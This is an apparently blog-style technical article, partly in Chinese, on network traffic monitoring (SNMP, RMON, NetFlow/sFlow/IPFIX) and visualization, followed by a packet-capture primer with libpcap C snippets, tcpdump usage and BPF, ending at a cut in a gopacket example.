SNMP是基于TCP/IP、应用最广泛的网管协议，但是也有一些明显的不足，如：SNMP使用轮询方式采集数据信息，在大型网络中轮询会产生巨大的网络管理通讯报文；不支持管理进程的分布式管理，它将收集数据的负担加在网管站上，网络管理站会成为瓶颈；只能从这些管理信息库中获得单个设备的局部信息，标准管理信息库MIB-II(RFC1213)和各厂家的专有MIB库主要提供设备端口状态、流量、错误包数等数据，要想获得一个网段的性能信息是比较困难。

因此IETF提出了RMON（Remote Network Monitoring，RFC2021）以解决SNMP所面临的局限性。RMON由SNMP MIB扩展而来，网络监视数据包含了一组统计数据和性能指标，它们在不同的监视器（或称探测器）和控制台系统之间相互交换。它可以主动地监测远程设备，对设备端口所连接的网段上的各种流量信息进行跟踪统计，如某段时间内某网段上报文总数等。只要给予探测器足够的资源，它还可以对数据设备进行防火墙监视，设备主动地对网络性能进行诊断并记录网络性能状况，在发生故障时可以把信息及时通知管理者，相关信息分为统计量、历史、告警、事件等四个组，可以预置规则。

## 3、NetFlow vs sFlow vs NetStream

NetFlow最早由Cisco研发的流量汇总标准，最初用于网络服务计费，本意不是为了流量分析和信息安全。它通过路由器提供收集IP网络流量的能力，分析的NetFlow数据（UDP packets）感知网络流量和拥塞情况。NetFlow的核心概念流（Flow），NetFlow直接从IP Packet中复制信息，包含来源及目的地、服务的种类等字段：


1. Source and destination IP address
2. Input and output interface number
3. Source and destination port number

4. Layer 4 Protocol
5. Number of packets in the flow
6. Total Bytes in the flow
7. Time stamp in the flow
8. Source and destination AS
9. TCP\_Flag & TOS

| 厂家                             | 支持的Flow类型      | 设备清单  |
|--------------------------------|----------------|---|
| Cisco                          | NetFlow V5     | Cisco IOS Routers   |
|                                | NetFlow V9     | Cisco IOS Routers,ASR 1000系列 , Cisco 6500交换机 , Cisco 4500                 |
|                                | NetFlow-Lite   | Cisco 2960-X,4948E系列交换机   |
|                                | AVC            | Cisco WLC , ISR-G2,ASR 1000   |
| Alcatel                        | sFlow          | OmniSwitch 6850,OmniSwitch 9000   |
| Juniper                        | NetFlow,J-Flow |   |
| Huawei华为                       | NetStream      |   |
| H3C                            | sFlow          |   |
| 锐捷                             | IPFIX          |   |
| Brocade博科 ( Foundry Networks ) | NetFlow,sFlow  | BigIron , FastIron series, IronPoint , NetIron , SecureIron ,ServerIron系列 |
| Extreme Networks               | NetFlow        | Alpine 3800系列 , BlackDiamond 6800 / 8800/10808/12804系列                    |

**NetFlow vs IPFIX** NetFlow 的主力实现版本是 v5，但是 v5 主要针对 IPv4 存在很多限制，因此 Cisco 推出了基于模版的 NetFlow v9。在NetFlow v9 的基础上，IETF在2008年发布了标准化的 IPFIX( Internet Protocol Flow Information eXport) (RFC5101/5102) ，IPFIX 提供了几百种流字段。另外，Juniper也有一套自己的标准 **J-Flow**。

NetFlow示意图



**sFlow (Sampled Flow, 采样流, RFC3176)** 是另一种一种基于报文采样的网络流量监控技术，主要用于对网络流量进行统计分析。sFlow 2001年由InMon公司提出来，目前是IEFE的一个开放标准，可提供完整的第二层到第四层、全网络范围内的流量信息。sFlow 关注的是接

口的流量情况、转发情况以及设备整体运行状况，因此适合于网络异常监控以及网络异常定位，通过 Collector 可以以报表的方式将情况反应出来，特别适合于企业网用户。sFlow Agent内嵌于网络设备中，在 sFlow 系统中收集流量统计数据发送到 Collector 端供分析。

**NetStream** 是H3C定义的一套网络流量的数据统计方法。它需要由特定的设备支持，首先由设备自身对网络流进行初步的统计分析，并把统计信息储存在缓存区。值得注意的是，NetStream（IPv6）功能需要跟华为购买 License，并且 NetStream 功能和 sFlow 功能不能同时在同一接口板上配置。如果接口板已经配置 sFlow 功能，则不能配置 NetStream 功能。

综上所述，各种 NetFlow 方案都是基于网络硬件设施生成或者软件封包为流，不同的厂商标准不同，尤其需要考虑兼容性。同时，各种机制都可能对硬件造成性能问题，特别是旧的型号存在更大的风险，一般不轻易开启。无论是硬件（中高端设备）还是软件（nProbe、nDPI）、NetStream（IPv6），都意味着昂贵的费用，需要充分考虑成本预算。

## 4、NetFlow的其它替代方案

基于软件替代路由采集，基本都是采用封包的思路，将pcap文件当作数据源或者直接从网络接口上封包，通过解析Header聚合成流格式或者更丰富的输出。常见的产品如下：

- CERT YAT(Yet Another Flowmeter)
- softflowd
- QoSient Argus

## 5、协议和用户识别


我们可以把数据包想像成一封信。根据解析数据报报头的内容，可以分析IP地址、端口号、协议、报文格式等特征，分类后可以实现对各种应用层协议的准确识别，如P2P（迅雷）、即时通信（QQ、微信）、VPN、邮件等。当然，这只能算是“浅度”的数据包检测，就好像是看看信封上的发件人和收件人。

“深度”的数据包检测，可以理解成对信件内容的探查——相比起暴力打开信封，这种基于机器学习的技术更具有艺术性。它并不实际解读数据包的内容，而是搜集周边信息，对数据流进行“肖像刻划”（Profiling）。国内某研究团队曾发表论文“网络流量分类，研究进展与展望”，文章提到了多种使用机器学习进行“深度数据包检测”（Deep Packet Inspection，DPI）的技术。对“墙”有兴趣的同学可以深入了解，<http://riboseyim.github.io/2017/05/12/GFW/>。

# 三、网络数据可视化

## 1、面向流向分析的可视化

文中开头我们就提到测量网络的第一步就是获得网络拓扑图，如果要获得全局角度实时感知能力，需要在拓扑的基础之上叠加通过各种网络分析技术获得的流量/Flow/事件等信息，进而处理分析网络异常流量。能够实用的数据分析具有相当的复杂性，需要专门的工具软件，区分正常流量数据和异常流量数据、对于“异常模式”的算法训练都有一定门槛，因此存在大量的开源和商业解决方案。



## 2、面向故障诊断的可视化



- 抓包工具：tcpdump、TShark、WinDump
- 图形化工具：wireshark(客户端)、ntopng(webUI)
- 自定义编程：R、Python([Python-Scapy](#))、[Graphviz](#)工具包

一个典型的故障场景：两个服务之间发生故障、无法收发信息，可以通过tcpdump的抓包，并将抓包结果在WireShark上分析，基于染色的方式通信失败的报文被高亮提示。TCP通信中客户端向服务端发送tcp zero window（表示没有window可以接收新数据），如果出现该特征一般可以确定故障是由接收端服务器TCP缓冲区占满的引起，应将排查方向锁定在接收端。关于网络数据包的捕获、过滤、分析的具体实现细节，可以参考：[Packet Capturing: 关于网络数据包的捕获、过滤和分析](#)

|             |                |                |     |  |
|-------------|----------------|----------------|-----|--|
| 1 0.000000  | 134.130.17.22  | 134.128.141.21 | TCP | 66 56936 > 8850 [ACK] Seq=1 Ack=1 Win=20 Len=0 Tsva      |
| 2 0.000005  | 134.128.141.21 | 134.130.17.22  | TCP | 67 8850 > 56936 [ACK] Seq=1 Ack=1 Win=49232 Len=1 Tsva   |
| 3 0.000020  | 134.128.141.21 | 134.130.17.22  | TCP | 1514 8850 > 56936 [ACK] Seq=2 Ack=1 Win=49232 Len=1448 T |
| 4 0.000581  | 134.130.17.22  | 134.128.141.21 | TCP | 66 56936 > 8850 [ACK] Seq=1 Ack=2 Win=20 Len=0 Tsva      |
| 5 0.040472  | 134.130.17.22  | 134.128.141.21 | TCP | 66 56936 > 8850 [ACK] Seq=1 Ack=1450 Win=9 Len=0 Tsva    |
| 6 0.472168  | 134.128.141.21 | 134.130.17.22  | TCP | 1218 8850 > 56936 [PSH, ACK] Seq=1450 Ack=1 Win=49232 Le |
| 7 0.472842  | 134.130.17.22  | 134.128.141.21 | TCP | 66 [TCP ZeroWindow] 56936 > 8850 [ACK] Seq=1 Ack=2602    |
| 8 0.912190  | 134.128.141.21 | 134.130.17.22  | TCP | 67 [TCP ZeroWindowProbe] 8850 > 56936 [PSH, ACK] Seq=2   |
| 9 0.912797  | 134.130.17.22  | 134.128.141.21 | TCP | 66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 56936 > 8   |
| 10 1.352179 | 134.128.141.21 | 134.130.17.22  | TCP | 67 [TCP ZeroWindowProbe] 8850 > 56936 [ACK] Seq=2602 A   |
| 11 1.352789 | 134.130.17.22  | 134.128.141.21 | TCP | 66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 56936 > 8   |
| 12 2.212171 | 134.128.141.21 | 134.130.17.22  | TCP | 67 [TCP ZeroWindowProbe] 8850 > 56936 [ACK] Seq=2602 A   |
| 13 2.212776 | 134.130.17.22  | 134.128.141.21 | TCP | 66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 56936 > 8   |
| 14 3.902293 | 134.128.141.21 | 134.130.17.22  | TCP | 67 [TCP ZeroWindowProbe] 8850 > 56936 [ACK] Seq=2602 A   |
| 15 3.902870 | 134.130.17.22  | 134.128.141.21 | TCP | 66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 56936 > 8   |
| 16 4.002529 | 134.130.17.22  | 134.128.141.21 | TCP | 66 [TCP Window Update] 56936 > 8850 [ACK] Seq=1 Ack=26   |
| 17 4.002535 | 134.128.141.21 | 134.130.17.22  | TCP | 67 8850 > 56936 [ACK] Seq=2602 Ack=1 Win=49232 Len=1 T   |
| 18 4.002547 | 134.128.141.21 | 134.130.17.22  | TCP | 1514 8850 > 56936 [ACK] Seq=2603 Ack=1 Win=49232 Len=144 |
| 19 4.003110 | 134.130.17.22  | 134.128.141.21 | TCP | 66 56936 > 8850 [ACK] Seq=1 Ack=2603 Win=20 Len=0 Tsva   |
| 20 4.042456 | 134.130.17.22  | 134.128.141.21 | TCP | 66 56936 > 8850 [ACK] Seq=1 Ack=4051 Win=9 Len=0 Tsva    |
| 21 4.482188 | 134.128.141.21 | 134.130.17.22  | TCP | 1218 8850 > 56936 [PSH, ACK] Seq=4051 Ack=1 Win=49232 Le |
| 22 4.482908 | 134.130.17.22  | 134.128.141.21 | TCP | 66 [TCP ZeroWindow] 56936 > 8850 [ACK] Seq=1 Ack=5203    |
| 23 4.915473 | 134.128.141.21 | 134.130.17.22  | TCP | 67 [TCP ZeroWindowProbe] 8850 > 56936 [PSH, ACK] Seq=5   |
| 24 4.916017 | 134.130.17.22  | 134.128.141.21 | TCP | 66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 56936 > 8   |
| 25 5.333466 | 134.128.141.21 | 134.130.17.22  | TCP | 67 [TCP ZeroWindowProbe] 8850 > 56936 [ACK] Seq=5203 A   |

在企业应用中，网络监测数据通常需要与基础监控平台融合才能发挥最大价值（开源的方案 Zabbix/Ganglia/Nagios／Graphite 等）。Collectd 与 Ganglia 是竞争关系，都是 C 语言开发，数据输出都是 RRDTool，性能应该差不多，Collectd 不包含图形化组件。zabbix 是覆盖面比较广的综合套件，除了采集还有告警等其它管理功能，专业性和大规模应用方面可能就不太强。Nagios 在思路方面比较接近 zabbix，走的是综合性路子，侧重于告警方案：“Ganglia is more concerned with gathering metrics and tracking them over time while Nagios has focused on being an alerting mechanism.” 在 Ganglia 项目中提供了一个 gmond\_proxy 可以搭配 sFlow-RT 支持 NetFlow／sFlow 的数据收集，如果是自己实现 sFlow-RT 类似的组件也需要考虑对 Logstash/splunk 的支持。

| 开源项目     | 开发语言                  | 定位            | 说明                           |
|----------|-----------------------|---------------|------------------------------|
| Collectd | C                     | 数据采集器         | 不包含图形化组件                     |
| Ganglia  | C，<br>PHP (front-end) | 数据采集器         | 包含一个 Web 图形化组件               |
| Zabbix   | C，<br>PHP (front-end) | Server-Client | 不包含图形化扩展插件                   |
| Nagios   | C，<br>PHP (front-end) | Core+Plugins  | 包含多种图形化扩展插件                  |
| Grafana  | Go                    | 指标数据的可视化展现板   | 需要提前对数据进行时序化处理，例如 InfluxDB 等 |



### 3、面向安全分析的可视化

- 流向&协议：[Ntopng](#)
- 地理位置服务，根据IP地址确定改地址的物理位置信息（坐标）：[MaxMind GeoIP](#)
- 安全威胁情报服务，通过信息共享渠道了解识别攻击者的来源、类型和安全厂商确认情况，做到知己知彼。

## Hosts GeoMap



### 122.224.153.122 IP信息

|      |  |
|------|--|
| IP地址 | 122.224.153.122                                    |
| 地理位置 | 中国,浙江,杭州 (电信)                                      |
| ASN  | 4134 (CHINANET-BACKBONE No.31,Jin-rong Street, CN) |
| 用户标记 | 失陷主机(0) 爆破(0) 远控服务器(0) 撞库(0) 爬虫(0) 提供情报            |

威胁情报

端口与服务

反查域名

数字证书

可视分析

情报社区

#### 威胁情报检测

| 情报源  | 发现时间       | 情报类型      |
|------|------------|-----------|
| 开源情报 | 2017-03-24 | 可疑        |
| 开源情报 | 2017-03-11 | 可疑        |
| 开源情报 | 2017-02-01 | 漏洞利用,恶意软件 |
| 开源情报 | 2017-01-29 | 恶意软件      |

## 参考文献

- 维基百科 : NetFlow
- sflow.com:InfluxDB and Grafana
- sflow.com:Metric export to Graphite
- sflow.com:Exporting events using syslog
- sflow.com:Cluster performance metrics
- sflow.com:Using a proxy to feed metrics into Ganglia
- 李晨光 : 详解网络流量分析
- 飞翔的单车 : 解决zabbix用snmp监控网络流量不准的问题
- lifeofzjs.com:Nagios 监控工具介绍
- 王基立:Nagios企业级系统监控方案
- Top 10 Best Free Netflow Analyzers and Collectors for Windows
- JUNIPER Networks:Juniper Flow Mornitoring
- nProbe:An Extensible NetFlow v5/v9/IPFIX Probe for IPv4/v6
- 华为 : 一种计算机网络远程网络监控方法 , CN 1393801 A
- Cisco Systems NetFlow Services Export Version 9
- manageengine.com : NetFlow Analyzer - Supported Devices
- H3C.com:NetStream技术介绍

# 关于网络数据包的捕获与分析

## Packet Capturing Overview


- What is Packet Capturing
- How can it be used
- What is libpcap
- Debug Tools: tcpdump & WinPcap & snoop
- What is BPF
- What is gopacket

## What is Packet Capturing

Packet capture is a computer networking term for intercepting a data packet that is crossing or moving over a specific computer network. Once a packet is captured, it is stored temporarily so that it can be analyzed. The packet is inspected to help diagnose and solve network problems and determine whether network security policies are being followed.

### Packet Capture Overview

@RiboseYim




## How can it be used

- Development Testing & validating & Reverse engineer APP on API

- Network Administration Seeing what traffic goes on in background, Looking for malicious traffic on network Data capturing is used to identify security flaws and breaches by determining the point of intrusion.
- Troubleshooting Managed through data capturing, troubleshooting detects the occurrence of undesired events over a network and helps solve them. If the network administrator has full access to a network resource, he can access it remotely and troubleshoot any issues.
- Security defcon Wall of Sheep. Hackers can also use packet capturing techniques to steal data that is being transmitted over a network, like Stealing credentials. When data is stolen, the network administrator can retrieve the stolen or lost information easily using data capturing techniques.
- Forensics forensics for crime investigations. Whenever viruses, worms or other intrusions are detected in computers, the network administrator determines the extent of the problem. After initial analysis, she may block some segments and network traffic in order to save historical information and network data.

## What is libpcap

libpcap flow involving data copy from kernel to user space.



```
//Compile with: gcc find_device.c -lpcap
#include <stdio.h>
#include <pcap.h>

int main(int argc, char **argv) {
    char *device;
    char error_buffer[PCAP_ERRBUF_SIZE];
    //Find a device
    device = pcap_lookupdev(error_buffer);
    if (device == NULL) {
        printf("Error finding device: %s\n", error_buffer);
        return 1;
    }

    printf("Network device found: %s\n", device);
    return 0;
}
```

```

#include <stdio.h>
#include <time.h>
#include <pcap.h>
#include <netinet/in.h>
#include <netinet/if_ether.h>

void print_packet_info(const u_char *packet, struct pcap_pkthdr packet_header);

int main(int argc, char *argv[]) {
    char *device;
    char error_buffer[PCAP_ERRBUF_SIZE];
    pcap_t *handle;
    const u_char *packet;
    struct pcap_pkthdr packet_header;
    int packet_count_limit = 1;
    int timeout_limit = 10000; /*In milliseconds*/

    device = pcap_lookupdev(error_buffer);
    if (device == NULL) {
        printf("Error finding device: %s\n", error_buffer);
        return 1;
    }

    /*Open device for live capture*/
    handle = pcap_open_live(
        device,
        BUFSIZ,
        packet_count_limit,
        timeout_limit,
        error_buffer
    );

    /*Attempt to capture one packet. If there is no network traffic
     and the timeout is reached, it will return NULL*/
    packet = pcap_next(handle, &packet_header);
    if (packet == NULL) {
        printf("No packet found.\n");
        return 2;
    }

    /*Our function to output some info*/
    print_packet_info(packet, packet_header);
    return 0;
}

void print_packet_info(const u_char *packet, struct pcap_pkthdr packet_header) {
    printf("Packet capture length: %d\n", packet_header.caplen);
    printf("Packet total length %d\n", packet_header.len);
}

```

## Debug Tools

```
#Older versions of tcpdump truncate packets to 68 or 96 bytes.  
#If this is the case, use -s to capture full-sized packets:  
$ tcpdump -i <interface> -s 65535 -w <some-file>  
# A packet capturing tool similar to TcpDump for Solaris  
$ snoop -r -o arp11.snoop -q -d nxge0 -c 150000
```

## tcpdump

tcpdump 是一个运行在命令行下的嗅探工具。它允许用户拦截和显示发送或收到过网络连接到该计算机的TCP/IP和其他数据包。它支持针对网络层、协议、主机、网络或端口的过滤，并提供and、or、not等逻辑语句来帮助你去掉无用的信息，从而使用户能够进一步找出问题的根源。可以使用BPF来限制tcpdump产生的数据包数量。

## snoop

snoop uses both the network packet filter and streams buffer modules to provide efficient capture of packets from the network. Captured packets can be displayed as they are received, or saved to a file for later inspection.

## promiscuous mode


抓包工具需要工作在promiscuous mode(混杂模式) (superuser)，指一台机器的网卡能够接收所有经过它的数据流，而不论其目的地址是否是它。当网卡工作在混杂模式下时，网卡将来自接口的所有数据都捕获并交给相应的驱动程序。一般在分析网络数据作为网络故障诊断手段时用到，同时这个模式也被网络黑客利用来作为网络数据窃听的入口。

## BPF

Berkeley Packet Filter，缩写BPF，是类Unix系统上数据链路层的一种接口，提供原始链路层封包的收发。BPF支持“过滤”封包，这样BPF会只把“感兴趣”的封包到上层软件，可以避免从操作系统内核向用户态复制其他封包，降低抓包的CPU的负担以及所需的缓冲区空间，从而减少丢包率。BPF的过滤功能是以BPF虚拟机机器语言的解释器的形式实现的，这种语言的程序可以抓取封包数据，对封包中的数据采取算术操作，并将结果与常量或封包中的数据或结果中的测试位比较，根据比较的结果决定接受还是拒绝封包。

## Berkeley Packet Filter Overview

@RiboseYim



## Go Packet

### Find Devices

```
package main

import (
    "fmt"
    "log"
    "github.com/google/gopacket"
    "github.com/google/gopacket/layers"
    "github.com/google/gopacket/pcap"
)

